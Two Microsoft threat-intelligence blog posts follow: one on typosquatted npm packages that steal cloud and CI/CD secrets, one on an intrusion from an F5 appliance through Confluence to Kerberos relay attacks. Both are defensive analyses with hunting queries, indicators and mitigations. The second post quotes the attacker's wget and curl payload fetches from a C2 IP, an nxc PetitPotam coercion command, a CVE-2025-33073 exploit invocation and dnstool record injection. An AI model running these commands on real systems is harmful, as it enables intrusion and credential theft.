Microsoft has identified an active supply chain attack targeting the npm package ecosystem. On May 28, 2026, a single threat actor operating under the newly created maintainer alias vpmdhaj (a39155771@gmail[.]com) published 14 malicious packages within a four-hour window. The packages typosquat well-known OpenSearch, ElasticSearch, DevOps, and environment-configuration libraries, and several spoof the upstream OpenSearch project’s repository URL in their package.json to appear legitimate. Once installed, the packages harvest AWS credentials, HashiCorp Vault tokens, and CI/CD pipeline secrets from the host environment.
All packages in the cluster ship the same install-time stager and the same Bun-compiled second-stage payload – a ~195 KB credential harvester purpose-built for cloud and CI/CD environments. The payload runs silently during npm install and targets credentials across Amazon Web Services, HashiCorp Vault, GitHub Actions, and the npm registry itself, enabling both cloud lateral movement and downstream supply-chain pivoting through stolen npm publish tokens. Based on our investigation and feedback to the npm team these repos and users were taken down.
Key capabilities observed in the campaign include automatic execution via npm lifecycle hooks, two distinct stager generations (an HTTP-C2 variant and a stealthier variant that abuses the legitimate Bun runtime distribution), AWS Instance Metadata Service (IMDSv2) and ECS task-role theft, AWS Secrets Manager enumeration across 16+ regions, HashiCorp Vault token harvesting, and theft of npm publish tokens for follow-on supply-chain attacks.
The vpmdhaj cluster spans 14 scoped and unscoped packages that all mimic the @opensearch / @elastic ecosystem. The attack proceeds through:
The actor adopted three social-engineering techniques designed to drive installs by mistake or trust transference. First, lookalike naming – names such as opensearch-setup, opensearch-setup-tool, opensearch-config-utility, elastic-opensearch-helper, search-engine-setup, and env-config-manager mimic well-known cluster-management and configuration libraries. Second, spoofed upstream metadata – every unscoped package sets its package.json homepage, repository, and bugs fields to the legitimate github.com/opensearch-project/opensearch-js project. Third, inflated version numbers – releases jump straight to 1.0.7265, 1.0.9108, or 2.1.9201 to suggest a long, mature release history.
Every package in the cluster declares an automatic install-time hook in package.json. The malicious code executes the moment a victim runs npm install – no require() from victim code is needed. Two stager variants were observed:
preinstall.js collects rich host context – hostname, platform, arch, Node version, USER/USERNAME, cwd, INIT_CWD, npm_package_name, npm_package_version – base64-encodes the JSON, and POSTs it to the actor’s C2 with a campaign-unique header X-Supply: 1. The same C2 endpoint then serves a gunzip-compressed second-stage binary, which is written to payload.bin in the package install directory, chmod 0755’d, and spawned detached.
The package’s index.js re-launches the same payload.bin on every subsequent require() of the module – a quiet persistence mechanism that survives across CI build stages and developer rebuild loops. The module also exports a benign-looking object falsely identifying itself as @opensearch/setup.
In newer versions, the actor replaced the noisy HTTP-C2 design with a stealthier loader that eliminates the install-time C2 round-trip entirely. setup.mjs (a) checks whether bun is already present on the host; (b) if not, downloads the legitimate Bun runtime v1.3.13 from github.com/oven-sh/bun/releases for the correct platform/arch (Linux x64/musl/aarch64, macOS x64/arm64, Windows x64/arm64); (c) extracts the ZIP using unzip, PowerShell Expand-Archive, or a hand-rolled ZIP parser; and (d) executes the pre-bundled second-stage payload (opensearch_init.js or ai_init.js) that ships inside the npm tarball.
This design reduces visibility for defenders that primarily monitor unusual outbound traffic during package installation.
The second-stage binary is a single-file Bun-compiled JavaScript binary of approximately 195 KB, purpose-built for cloud and CI/CD secret theft. Static review of the bundle identifies routines that target secrets across five platforms:
Microsoft recommends the following mitigations to reduce the impact of this threat:
Microsoft Defender Antivirus detects and blocks the malicious components on access. During reproduction in our analysis environment, setup.mjs was automatically quarantined the moment the tarball was extracted to disk.
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
| Tactic | Observed activity | Microsoft Defender coverage |
| Initial Access / Execution | Suspicious script execution during npm install or package lifecycle activity | Microsoft Defender Antivirus -Trojan:JS/ShaiWorm -Trojan:JS/ObfusNpmJs -Backdoor:JS/SupplyChain Microsoft Defender for Endpoint – Suspicious usage of Bun runtime – Suspicious installation of Bun runtime – Suspicious Node.js process behavior Microsoft Defender XDR – Suspicious file creation in temporary directory by node.exe – Suspicious Bun execution from Node.js process |
| Credential Access | Potential harvesting of AWS, Vault, GitHub Actions, and npm tokens from CI/CD runners | Microsoft Defender for Endpoint – Credential access attempt – Suspicious cloud credential access by npm-cached binary – AWS Instance Metadata Service access from suspicious process Microsoft Defender for Cloud – Possible IMDS abuse from container workload – Anomalous Secrets Manager enumeration across regions |
| Command and Control | Outbound HTTP beacon with X-Supply: 1 header to attacker-controlled C2 | Microsoft Defender for Endpoint – Connection to a custom network indicator (aab.sportsontheweb[.]net) – Suspicious outbound HTTP from npm install context |
| Persistence | Re-spawn of payload.bin on every require() of compromised package | Microsoft Defender for Endpoint – Detached child process spawned by node.exe with __DAEMONIZED=1 |
The following sample queries let you search for a week’s worth of events. To explore up to 30 days of raw data, go to the Advanced Hunting page > Query tab, and update the time range to Last 30 days.
Hunt for suspicious npm lifecycle script execution involving vpmdhaj packages.
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName in~ ("node.exe", "node", "npm.cmd", "npm.exe", "npx.cmd", "npx.exe")
| where ProcessCommandLine has_any ("preinstall", "postinstall", "install")
| where ProcessCommandLine has_any (
    "@vpmdhaj", "opensearch-setup", "opensearch-setup-tool",
    "opensearch-config-utility", "opensearch-security-scanner",
    "search-engine-setup", "search-cluster-setup",
    "elastic-opensearch-helper", "vpmdhaj-opensearch-setup",
    "env-config-manager", "app-config-utility")
| project Timestamp, DeviceName, FileName, ProcessCommandLine,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Hunt for the stage-2 payload artifact on disk.
DeviceFileEvents
| where Timestamp > ago(7d)
| where FileName =~ "payload.bin"
| where FolderPath has "node_modules"
| project Timestamp, DeviceName, FolderPath, FileName,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Hunt for detached payload execution with the campaign environment marker.
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has "__DAEMONIZED=1"
   or InitiatingProcessCommandLine has "__DAEMONIZED=1"
| project Timestamp, DeviceName, FileName, ProcessCommandLine,
          InitiatingProcessFileName, InitiatingProcessCommandLine
Hunt for Gen-2 loader: Bun runtime download from GitHub Releases by Node.js.
DeviceNetworkEvents
| where Timestamp > ago(7d)
| where InitiatingProcessFileName in~ ("node.exe", "node")
| where RemoteUrl has "github.com/oven-sh/bun/releases/download"
| project Timestamp, DeviceName, RemoteUrl, RemoteIP,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Hunt for C2 beacon to attacker infrastructure.
DeviceNetworkEvents
| where Timestamp > ago(30d)
| where RemoteUrl has "aab.sportsontheweb.net"
   or RemoteUrl has "sportsontheweb.net"
| project Timestamp, DeviceName, RemoteUrl, RemoteIP,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Hunt for AWS IMDS / ECS metadata access from Node.js processes.
DeviceNetworkEvents
| where Timestamp > ago(7d)
| where InitiatingProcessFileName in~ ("node.exe", "node", "bun.exe", "bun")
| where RemoteIP in ("169.254.169.254", "169.254.170.2")
| project Timestamp, DeviceName, RemoteIP, RemoteUrl,
          InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName
Affected npm packages – all published by maintainer vpmdhaj on 2026-05-28:
| Indicator | Type | Description |
| @vpmdhaj/elastic-helper (1.0.7269) | Package | Typosquat – ElasticSearch/OpenSearch helper |
| @vpmdhaj/devops-tools (1.0.7267) | Package | Typosquat – DevOps tools / OpenSearch setup |
| @vpmdhaj/opensearch-setup (1.0.7267) | Package | Typosquat – OpenSearch setup utility |
| @vpmdhaj/search-setup (1.0.7268) | Package | Typosquat – search engine setup |
| opensearch-security-scanner (1.0.10) | Package | Unscoped lookalike – security scanner |
| opensearch-setup (1.0.9103) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| opensearch-setup-tool (1.0.9108) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| opensearch-config-utility (1.0.9106) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| search-engine-setup (1.0.9108) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| search-cluster-setup (1.0.9104) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| elastic-opensearch-helper (1.0.9108) | Package | Unscoped lookalike – spoofs opensearch-project repo URL |
| vpmdhaj-opensearch-setup (1.0.9102) | Package | Unscoped – author-named OpenSearch setup |
| env-config-manager (2.1.9201) | Package | Typosquat – dotenv-style config manager |
| app-config-utility (1.0.9300) | Package | Typosquat – generic app config utility |
| Indicator | Type | Description |
| vpmdhaj | npm maintainer alias | Threat actor publishing all 14 packages |
| a39155771@gmail.com | Maintainer contact email registered on npm | |
| aab.sportsontheweb[.]net | Domain | Stage-1 C2 (Gen-1 packages) |
| hxxp://aab.sportsontheweb[.]net/x.php | URL | Beacon + stage-2 payload endpoint (port 80) |
| X-Supply: 1 | HTTP header | Campaign-unique marker – high-confidence proxy detection |
| 169.254.169.254 | IP | AWS EC2 IMDSv2 endpoint queried by stage-2 |
| 169.254.170.2 | IP | AWS ECS task metadata endpoint queried by stage-2 |
| 638788AFC4F1B5860A328312CAF5895ABD5F5632D28A4F2A85B09076E270D15D | SHA-256 | preinstall.js (Gen-1 stager) |
| 77D92EFE7AF3547F71FD41D4A884872D66B1BE9499EAA637E91EAC866911694D | SHA-256 | setup.mjs (Gen-2 stager) |
| BFA149694EC6411C23936311A999163ADE54D6F38E2F4B0E3CFB8CB67BD7CFAA | SHA-256 | payload.gz (gzipped Bun stage-2) |
| opensearch_init.js | Filename | Bun-compiled stage-2 credential harvester (~195 KB) |
| ai_init.js | Filename | Alternate stage-2 filename used by some Gen-2 packages |
| payload.bin | Filename | Dropped stage-2 binary in node_modules install dir |
| __DAEMONIZED=1 | Env var | Marker set by stager when spawning detached payload |
This research is provided by Microsoft Defender Security Research with contributions from members of Microsoft Threat Intelligence.
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
The post Typosquatted npm packages used to steal cloud and CI/CD secrets appeared first on Microsoft Security Blog.
A growing trend in modern intrusions is the compromise of internet-facing edge appliances such as firewalls and VPN gateways. Systems traditionally deployed as security boundaries are increasingly becoming initial access points due to the continued discovery and exploitation of critical vulnerabilities.
Because these devices are externally exposed, lightly monitored, and highly trusted inside enterprise environments, compromise can provide a durable foothold with limited visibility. Edge appliances often store credentials, certificates, session material, authentication tokens, and identity integrations with directories, cloud services, and identity providers. Once compromised, these trust relationships can enable lateral movement that bypasses traditional security controls.
In this incident, the threat actor compromised an internet-facing firewall appliance and used trusted relationships to pivot to an internal Linux host. From there, the threat actor compromised a vulnerable SaaS application and leveraged its credentials to conduct relay-style authentication attacks against Active Directory.
This incident reflects a broader shift toward identity-centric, multi-domain attack chains that span network infrastructure, endpoints, SaaS platforms, cloud workloads, and identity systems. Organizations should treat edge devices, non-Windows systems, and cloud identities as security-critical assets, prioritize monitoring across these environments, and use attack path analysis to identify where threat actors are most likely to establish initial access.


The threat actor established SSH access to the first Linux host from a network device identified as an F5 BIG-IP load balancer. Device inventory confirmed the source as an Azure-hosted appliance running version 15.1.201000. This is a specific BIG-IP Virtual Edition (VE) image version deployed primarily in cloud environments and commonly used in Azure ARM templates and Terraform modules for deploying F5 BIG-IP instances. This version of BIG-IP reached end-of-life (EOL) on December 31, 2024. Retiring deprecated firewalls is a security imperative, as unsupported hardware might leave the network exposed to modern threats.
This aligns with a broader pattern observed in recent high‑impact incidents, where internet‑facing edge devices such as routers, firewalls, and gateways are compromised through N‑day vulnerabilities. Operational constraints, including the availability of maintenance windows, could delay the installation of software updates for these appliances. When such devices are compromised, threat actors might be able to abuse or extract embedded trusted identities, enabling lateral movement that can bypass traditional perimeter and endpoint‑focused controls.
In this incident, the threat actor authenticated to a Linux server over SSH using a privileged account. The threat actor maintained this level of access throughout the observed activity without establishing explicit persistence mechanisms, underscoring the risk posed by over-privileged identities with sudo rights. The threat actor maintained sustained hands-on keyboard access throughout the attack, directly executing actions during the SSH session.
The threat actor performed extensive reconnaissance of the host and network, including file enumeration, network scanning, and service discovery. They aggressively scanned the internal network subnets with Nmap to identify connected hosts, and then used Nmap on the identified hosts to detect open services. This execution was automated using a shell script. The threat actor performed a horizontal scan to identify connected assets, and then performed a more thorough vertical scan using the results from the first scan.
The threat actor used gowitness to perform a detailed reconnaissance of the HTTP/HTTPS services identified in the previous scan.
gowitness scan nmap -f $i --write-db --write-screenshots --screenshot-path ./screenshots --screenshot-fullpage --open-only --service-contains http --delay 5 --threads 1 --chrome-proxy socks5://127.0.0.1:9090
Where they identified Windows servers, the threat actor tried common NTLM-based lateral movement techniques using the following open-source tools:
These initial attempts were unsuccessful.
The threat actor then downloaded a custom scanning tool from 206.189.27[.]39 using wget:
wget http://206.189.27[.]39:8888/5
The scanning tool file was detected as HackTool:Linux/MalPack.B. The tool performed reconnaissance of the organization’s web infrastructure. The organization uses multiple web applications and mobile services (for example, Firebase and GCM). The reconnaissance tool attempted to connect to the applications and services that the compromised Linux server interacts with, most likely to enumerate and identify access controls.
During reconnaissance, the threat actor identified an Atlassian Confluence server within the network with unpatched vulnerabilities and leveraged these vulnerabilities to execute code remotely. Due to better hardening as a result of RTP being turned on, the threat actor used the initial Linux host as a staging server and had to try multiple ways of dropping the payload into the target Confluence server. Each time they dropped the payload onto the host, it was blocked. Assuming network-level blocking, the threat actor set up an FTP server on the initial Linux host using Python’s ftplib module to transfer the custom scanning tool to the Confluence server.
curl -o /dev/shm/ag ftp://anonymous:anonymous@[REDACTED_LOCAL_IP]/5
After compromising the Confluence server, the threat actor obtained credentials and used them to attempt authentication against Windows infrastructure from the following files:
This was followed by Kerberos relay attacks and exploitation of CVE-2025-33073, highlighting the risk of credential theft from internal web applications and the importance of monitoring cross-system authentication events.
nxc smb [REDACTED_IP] -d [REDACTED_DOMAIN].com -u Jiraservices -p '********* -M coerce_plus -o M=PetitPotam L="localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA"
python3 CVE-2025-33073.py -u [REDACTED_DOMAIN].com\Jiraservices -p ******** --attacker-ip [REDACTED_IP] --dns-ip [REDACTED_IP] --dc-fqdn [REDACTED_HOSTNAME].[REDACTED_DOMAIN].com --target [REDACTED_HOST] --target-ip [REDACTED_IP]
python3 dnstool.py -u [REDACTED_DOMAIN].com\Jiraservices -p ******** [REDACTED_HOST].[REDACTED_DOMAIN].com -a add -r localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA -d [REDACTED_IP] -dns-ip [REDACTED_IP]
The threat actor used testssl to probe for SSL/TLS weaknesses, indicating an attempt to identify downgrade paths and protocol misconfigurations.
This incident vividly demonstrates that vulnerable applications don’t need to be directly exposed to the internet to result in high severity compromises. Once an initial foothold is established, threat actors can pivot laterally and target internally accessible services to escalate privileges, expand access, or deploy tooling deeper into the environment.
In cloud and hybrid deployments, this risk is amplified by the implicit-trust boundaries between applications and services, where authenticated identity, network locality, and service-to-service trust can be abused. As a result, unpatched internal applications, particularly those running with elevated permissions or trusted identities, represent a critical attack surface and can materially impact the overall security posture of the environment.
From initial access to the final stage, the threat actor was systematically probing the tenant and experimenting with multiple techniques to expand access. During this phase, they identified and abused several assets that ultimately provided elevated privileges, illustrating that threat actors don’t need advanced sophistication to be effective – only time, persistence, and the presence of exploitable security gaps across the environment.
This intrusion demonstrates how a single remote code execution vulnerability in a perimeter-facing web component can ultimately cascade into identity compromise in a completely separate application, crossing platform and trust boundaries. Even in environments with hardened Windows systems, insufficient monitoring and delayed patching across a hybrid estate can result in trusted identities and internal application relationships being abused. The breadth of techniques employed by the threat actor and their repeated hands-on keyboard activity, including attempts to further compromise a domain controller, underscore the reality that determined threat actors will systematically pursue all available paths until a viable route to full-tenant compromise is achieved.
Treat internet-facing edge appliances as Tier-0 assets and enforce lifecycle + patch governance.
In this intrusion, the initial foothold came from an end-of-life F5 BIG-IP version. Organizations should maintain an accurate inventory of externally exposed appliances, track end-of-support dates, and operationalize rapid patching for known-exploited vulnerabilities. Where immediate patching isn’t feasible, compensating controls should be applied, such as restricting management-plane exposure, reducing permitted source IP ranges, and increasing telemetry and alerting for anomalous administrative access.
Harden and patch internal web applications with the same urgency as internet-facing services.
Although Confluence was not exposed externally, an unpatched internal service still enabled remote code execution once the threat actor had network access. Critical internal applications (like Confluence) should be patched and monitored even if they have no direct internet exposure, because they often hold sensitive information and become reachable from outside the network after a threat actor gains any internal foothold. Treat internal applications as part of your critical attack surface: regularly look for known vulnerabilities and apply security updates quickly.
Apply identity hardening to reduce the feasibility and blast radius of relay-style authentication attacks.
After credential theft, the threat actor attempted Kerberos relay and other Windows authentication abuse against domain infrastructure. Defensive measures include minimizing or disabling NTLM where possible, enforcing SMB signing, enabling LDAP signing and channel binding, and using Extended Protection for Authentication (EPA) on applicable services to bind authentication to the channel and reduce relay success. Combine these controls with a tiered administration model (separate admin accounts and no reuse of privileged credentials on lower-trust hosts) to prevent a single-application credential compromise from leading to domain compromise.
Help prevent implant execution and common lateral movement tooling with Microsoft Defender in block mode.
This intrusion involved custom ELF payloads and commodity tooling, including network scanners, tunneling/backdoor binaries, and NTLM/Kerberos-focused utilities, all of which rely on successful execution on Linux hosts. In the environment where this intrusion occurred, real-time protection was only enabled on one machine, and on that host it blocked the attempted execution. To reduce dwell time and help prevent follow-on lateral movement, enable Defender prevention capabilities consistently across Linux servers.
| Tactic | Observed activity | Microsoft Defender coverage |
| Initial access, Execution | Threat actor logs in through SSH and drops an ELF binary | Microsoft Defender for Endpoint Executable permission added to file or directory Suspicious file dropped and launched HackTool:Linux/MalPack.B (Blocked on Confluence server) |
| Discovery | Threat actor enumerated files on the Linux system and performed network scanning, access of Confluence credentials | Microsoft Defender for Endpoint Enumeration of files with sensitive data Suspicious script launched |
| Lateral movement | Threat actor performed remote code execution on a Confluence server identified through network scanning in the same network | Microsoft Defender for Endpoint Suspicious process executed by a network service Suspicious remote command execution via Java web application Suspicious piped command launched |
| Privilege escalation | Threat actor performed relay attacks against the domain controller | Microsoft Defender for Endpoint Authentication coercion attack HackTool:Linux/Kerbrute!rfn |
Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.
SSH login from F5 BIG-IP device
let lookback = 7d;
let dhcpTolerance = 2h; // Tolerance for DHCP IP address changes
let FilteredDevices =
    DeviceInfo
    | where Timestamp > ago(lookback)
    | where Vendor == "F5"
    | where OSVersion == "15.1.201000"
    | extend SourceDeviceId = DeviceId
    | summarize by SourceDeviceId;
let DeviceIpSnapshots =
    DeviceNetworkInfo
    | where Timestamp > ago(lookback)
    | where isnotempty(IPAddresses)
    | extend IPAddresses = todynamic(IPAddresses)
    | mv-expand ip = IPAddresses
        | extend IPAddress = tostring(ip.IPAddress)
        | where isnotempty(IPAddress)
    | project SourceDeviceId = DeviceId, SourceIPAddress = IPAddress, SourceIpTimestamp = Timestamp
    | join kind=inner FilteredDevices on SourceDeviceId;
DeviceLogonEvents
| where Timestamp > ago(lookback)
| where ActionType == "LogonSuccess"
| where isnotempty(RemoteIP)
| project LogonTimestamp = Timestamp, DestinationDeviceId = DeviceId, RemoteIP, AccountName, InitiatingProcessFileName
| join kind=inner (
        DeviceIpSnapshots
    ) on $left.RemoteIP == $right.SourceIPAddress
| where LogonTimestamp between ((SourceIpTimestamp - dhcpTolerance) .. (SourceIpTimestamp + dhcpTolerance))
| extend IpAssignmentToLogonDeltaSeconds = abs(datetime_diff("second", LogonTimestamp, SourceIpTimestamp))
| summarize arg_min(IpAssignmentToLogonDeltaSeconds, *) by LogonTimestamp, RemoteIP, DestinationDeviceId
| project LogonTimestamp, SourceDeviceId, DestinationDeviceId, RemoteIP, SourceIpTimestamp, IpAssignmentToLogonDeltaSeconds, AccountName, InitiatingProcessFileName
| order by LogonTimestamp desc
Credential discovery from Confluence
let lookback = 7d;
DeviceProcessEvents
| where Timestamp > ago(lookback)
| where InitiatingProcessFileName == "java"
| where InitiatingProcessCommandLine has_all ("/bin/java -Djava", " -classpath /opt/atlassian/confluence/bin/bootstrap.jar")
| where (FileName == "cat" and ProcessCommandLine has_any ("server.xml", "confluence.cfg.xml" , "setenv.sh"))
Payload delivery through compromised Confluence server
let lookback = 7d;
DeviceProcessEvents
| where Timestamp > ago(lookback)
| where InitiatingProcessFileName == "java"
| where InitiatingProcessCommandLine has_all ("/bin/java -Djava", " -classpath /opt/atlassian/confluence/bin/bootstrap.jar")
| where ProcessCommandLine has_any ("chmod 777 /dev/shm", "chmod 777 /tmp" , "base64 -d > /dev/shm", "curl -o /dev/shm/", "curl -o /tmp/")
| Indicator | Type | Description |
| 4a927d031919fd6bd88d3c8a917214b54bca00f8ddc80ecfe4d230663dda7465 | File hash | Custom scanning tool |
| b4592cea69699b2c0737d4e19cff7dca17b5baf5a238cd6da950a37e9986f216 | File hash | Shell script to automate network scanning using Nmap |
| 710a9d2653c8bd3689e451778dab9daec0de4c4c75f900788ccf23ef254b122a | File hash | Kerbrute tool |
| 57b3188e24782c27fdf72493ce599537efd3187d03b80f8afe733c72d68c5517 | File hash | gowitness scanner |
| bdd5da81ac34d9faa2a5118d4ed8f492239734be02146cd24a0e34270a48a455 | File hash | NTLM relay Python script |
| 206.189.27[.]39 | IPv4 address | C2 server |
This campaign exhibited the following MITRE ATT&CK techniques across multiple tactics. For detailed detection and prevention capabilities, see the Microsoft Defender XDR detections section above.
| Tactic | Technique ID | Technique name | How it presents in this campaign |
| Lateral Movement | T1021.004 | Remote Services: SSH | Threat actor used SSH to access the Linux host through the compromised firewall |
| Execution | T1059.004 | Command and Scripting Interpreter: Unix Shell | Threat actor performed hands-on keyboard activity though SSH and used shell script to automate network scanning and discovery of web services. Most of the lateral movement tools were open source/publicly available Python scripts |
| T1059.006 | Command and Scripting Interpreter: Python | ||
| Discovery | T1043 | Commonly Used Port | Threat actor performed network scanning using Nmap, used ls and find commands to discover files on the Linux hosts |
| T1083 | File and Directory Discovery | ||
| Collection | T1005 | Data from Local System | The threat actor stored the results of the scan on the system. This along with other files in the system was exfiltrated through SSH |
| Command and Control | T1071 | Application Layer Protocol | Tool transfer through wget (backdoor and kerbrute) |
| T1105 | Ingress Tool Transfer | ||
| Defense Evasion | T1222.002 | File and Directory Permissions Modification: Linux and Mac File Permissions | Executable permission added to ELF binaries |
| Initial Access | T1190 | Exploit Public-Facing Application | Lateral movement to Confluence server through RCE in Java web application |
| Persistence | T1505 | Server Software Component | Persistent access to the Confluence web server through web shell |
| Defense Evasion; Persistence; Privilege Escalation | T1078.002 | Valid Accounts: Domain Accounts | Used the domain credentials of the Confluence server for subsequent attacks |
| Credential Access | T1187 | Forced Authentication | Threat actor targeted domain controller through NTLM relay attacks. |
| T1557 | Adversary-in-the-Middle |
This research is provided by Microsoft Defender Security Research with contributions from members of Microsoft Threat Intelligence.
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
The post From edge appliance to enterprise compromise: Multi-stage Linux intrusion via F5 and Confluence appeared first on Microsoft Security Blog.
